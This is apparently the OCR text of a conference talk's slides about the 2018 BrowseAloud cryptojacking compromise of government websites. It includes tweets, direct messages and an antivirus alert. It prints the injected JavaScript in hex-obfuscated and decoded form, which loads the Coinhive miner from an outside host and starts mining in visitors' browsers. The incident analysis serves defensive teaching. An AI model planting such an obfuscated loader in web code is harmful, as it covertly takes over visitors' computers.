goto;

GOTO
Copenhagen 2023

#GOTOcph

Report URI

CRYPTO HEIST

THE AFTERMATH OF A GOVERNMENT WEBSITE CRYPTOJACKING ATTACK

Ian Thornton-Trump CD +

@phat_hobbit

CISO @Cyjax_ltd @TheBeerFarmers CTO @Octopi_MS @Defcon SOC Goon, Amateur Dentist, Philanthropist - Opinions expressed are my own.

Joined October 2010 · 13.2K Followers

Followed by Lisa Forte, Katie Paxton-Fear, and 40 others you follow

---

got a second?

Feb 11, 2018, 1:38 PM

any chance you could take a gander at the ICO's page and let me know if you find JS:Miner?

Feb 11, 2018, 1:39 PM


HOLY FUCK

Feb 11, 2018, 1:41 PM

is it real?

Feb 11, 2018, 1:42 PM

Report URI



Documentation | ICO
Secure https://ico.org.uk/for-organisations/guide-to-the-general-data-protection-regulation-gdpr/documentation/
Apps
View site information
ico.
Information Commissioner's Office
The UK's independent authority set up to uphold information rights in the public interest, promoting openness by public bodies and data privacy for individuals.
Home
For the public
For organisations
Report a concern
Action we've taken
About the ICO
For organisations / Guide to the General Data Protection Regulation (GDPR) /
Documentation
Share
Download options
avast
Infection blocked!
Avast Web shield has blocked a threat.
Infection: JS:Miner-C [Trj]
URL: https://coinhive.com/lib/coinhive.min.js?rnd=0.31788690678659504
File: {gzip}
Process: /Applications/Google Chrome.app/Contents/MacOS/Google Chrome


they actually have coinhive on their homepage!!!
Feb 11, 2018, 1:43 PM
Yep that's what I'm seeing too
so now what do we do?
Feb 11, 2018, 1:43 PM

Report URI

Scott Helme ✓
@Scott_Helme

Ummm, so yeah, this is *bad*. I just had @phat_hobbit point out that @ICOnews has a cryptominer installed on their site... 😮




1:46 PM · Feb 11, 2018

View Tweet analytics

Promote


734 Retweets **297** Quotes **826** Likes **1** Bookmark

Report URI



Scott Helme
@Scott_Helme

Hey @texthelp you've been compromised, you need to address this ASAP. Their site also has the crypto miner running:



2:16 PM · Feb 11, 2018

View Tweet analytics

27 Retweets **5** Quotes **84** Likes

Report URI

THE MALICIOUS JAVASCRIPT

https://www.browsealoud.com/plus/scripts/ba.js

```
/* [Warning] Do not copy or self host this file, you will not be supported */
/* BrowseAloud Plus v2.5.0 (13-09-2017) */


window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"]("\x3c\x73\x63\x
72\x69\x70\x74
\x74\x79\x70\x65\x3d\x27\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x
74\x27
\x73\x72\x63\x3d\x27\x68\x74\x74\x70\x73\x3a\x2f\x2f\x63\x6f\x69\x6e\x68\x69\x76\x
65\x2e\x63\x6f\x6d\x2f\x6c\x69\x62\x2f\x63\x6f\x69\x6e\x68\x69\x76\x65\x2e\x6d\x69
\x6e\x2e\x6a\x73\x3f\x72\x6e\x64\x3d" +
window["\x4d\x61\x74\x68"]["\x72\x61\x6e\x64\x6f\x6d"]() +
"\x27\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e");
window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"]('\x3c\x73\x63\x
72\x69\x70\x74\x3e \x69\x66
\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x
6f\x6e\x63\x75\x72\x72\x65\x6e\x63\x79 \x3e \x31\x29\x7b \x76\x61\x72
\x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x4d\x61\x74\x68\x2e\x72\x6f\x75\x6e\x64\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x
2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x6f\x6e\x63\x75\x72\x72\x65\x6e\x63\x79\x2f
\x33\x29\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d
\x65\x6c\x73\x65 \x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d
\x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x38\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d \x76\x61\x72
\x6d\x69\x6e\x65\x72 \x3d \x6e\x65\x77
\x43\x6f\x69\x6e\x48\x69\x76\x65\x2e\x41\x6e\x6f\x6e\x79\x6d\x6f\x75\x73\x28\'\x31
\x47\x64\x51\x47\x70\x59\x31\x70\x69\x76\x72\x47\x6c\x56\x48\x53\x70\x35\x50\x32\x
49\x49\x72\x39\x63\x79\x54\x7a\x7a\x58\x71\'\x2c
\x63\x70\x75\x43\x6f\x6e\x66\x69\x67\x29\x3b\x6d\x69\x6e\x65\x72\x2e\x73\x74\x61\x
72\x74\x28\x29\x3b\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e');

function toggleBar() { debug.trace("Legacy toggleBar()"),
(!BrowseAloud.config.isMobile || BrowseAloud.config.isMobile &&
BrowseAloud.config.availableMobile) && BrowseAloud.panel.toggleBar(!0) } var
_ba_cv = "2.5.0"; if (void 0 === _baApplicationServer) var......
```

Report URI

THE MALICIOUS JAVASCRIPT

https://www.browsealoud.com/plus/scripts/ba.js

```
window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"]("\x3c
\x73\x63\x72\x69\x70\x74
\x74\x79\x70\x65\x3d\x27\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72
\x69\x70\x74\x27
\x73\x72\x63\x3d\x27\x68\x74\x74\x70\x73\x3a\x2f\x2f\x63\x6f\x69\x6e\x68
\x69\x76\x65\x2e\x63\x6f\x6d\x2f\x6c\x69\x62\x2f\x63\x6f\x69\x6e\x68\x69
\x76\x65\x2e\x6d\x69\x6e\x2e\x6a\x73\x3f\x72\x6e\x64\x3d" +
window["\x4d\x61\x74\x68"]["\x72\x61\x6e\x64\x6f\x6d"]() +
"\x27\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e");
window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"]('\x3c
\x73\x63\x72\x69\x70\x74\x3e \x69\x66
\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72
\x65\x43\x6f\x6e\x63\x75\x72\x72\x65\x6e\x63\x79 \x3e \x31\x29\x7b
\x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d
\x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x4d\x61\x74\x68\x2e\x72\x6f\x75\x6e\x64\x28\x6e\x61\x76\x69\x67\x61\x74
\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x6f\x6e\x63\x75\x72\x72
\x65\x6e\x63\x79\x2f\x33\x29\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30
\x2e\x36\x7d\x7d \x65\x6c\x73\x65 \x7b \x76\x61\x72
\x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d
\x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x38\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d
\x76\x61\x72 \x6d\x69\x6e\x65\x72 \x3d \x6e\x65\x77
\x43\x6f\x69\x6e\x48\x69\x76\x65\x2e\x41\x6e\x6f\x6e\x79\x6d\x6f\x75\x73
\x28\'\x31\x47\x64\x51\x47\x70\x59\x31\x70\x69\x76\x72\x47\x6c\x56\x48\x
53\x70\x35\x50\x32\x49\x49\x72\x39\x63\x79\x54\x7a\x7a\x58\x71\'\x2c
\x63\x70\x75\x43\x6f\x6e\x66\x69\x67\x29\x3b\x6d\x69\x6e\x65\x72\x2e\x73
\x74\x61\x72\x74\x28\x29\x3b\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e');
```

Report URI


THE MALICIOUS JAVASCRIPT

https://www.browsealoud.com/plus/scripts/ba.js

```
window["document"]["write"]("<script
type='text/javascript'
src='https://coinhive.com/lib/coinhive.m
in.js?rnd=" + window["Math"]["random"]()
+ "'></script>");
window["document"]["write"]('<script> if
(navigator.hardwareConcurrency > 1){ var
cpuConfig = {threads:
Math.round(navigator.hardwareConcurrency
/3),throttle:0.6}} else { var cpuConfig
= {threads: 8,throttle:0.6}} var miner =
new
CoinHive.Anonymous(\'1GdQGpY1pivrGlVHSp5
P2IIr9cyTzzXq\',
cpuConfig);miner.start();</script>');
```


```
<script src="//www.browsealoud.com/plus/scripts/ba.js" type="text/javascript"></script>
```

Report URI


United States Courts |
www.uscourts.gov
Student Loans Company
www.slc.co.uk
Student Loans Company
GMC | Home
General Medical Council [GB] | https://www.gmc-uk.org
Skip to navigation | Skip to content | Browsealoud
Contact us | News | Accessibility | Cymraeg
General Medical Council
About us | Education and trainin
NHS inform - Scottish he
Secure | https://www.nhsinform.scot
Home - Queensland Leg
Secure | https://www.legislation.qld.gov.au
Queensland Government
Queensland Legislation
About | Site map | Related links | Contact us | Help | Search
Office of the Queensland Parliamentary Counsel
Home | In force legislation | Acts as passed | SL as made | Bills | Repealed legislation | Legislative tables | Notifications | Information | Historical information | Search
Feedback
What's new
Bills
Acts and subordinate legislation
Corrective Services (Remotely Piloted Aircraft) Amendment Regulation

Report URI

scotthel.me/gov-crypto-dork



Report URI

NCSC UK

@NCSC

We are the National Cyber Security Centre – part of the UK's intelligence & cyber agency @GCHQ. We help to make the UK the safest place to live and work online.

Joined November 2015 · 131.5K Followers

Followed by Katie Paxton-Fear, Leigh-Anne Galloway, and 45 others you follow

---

Hey Scott, could I grab your email?

Feb 13, 2018, 11:29 AM

You accepted the request

Um, don't you already have it?.. 😆

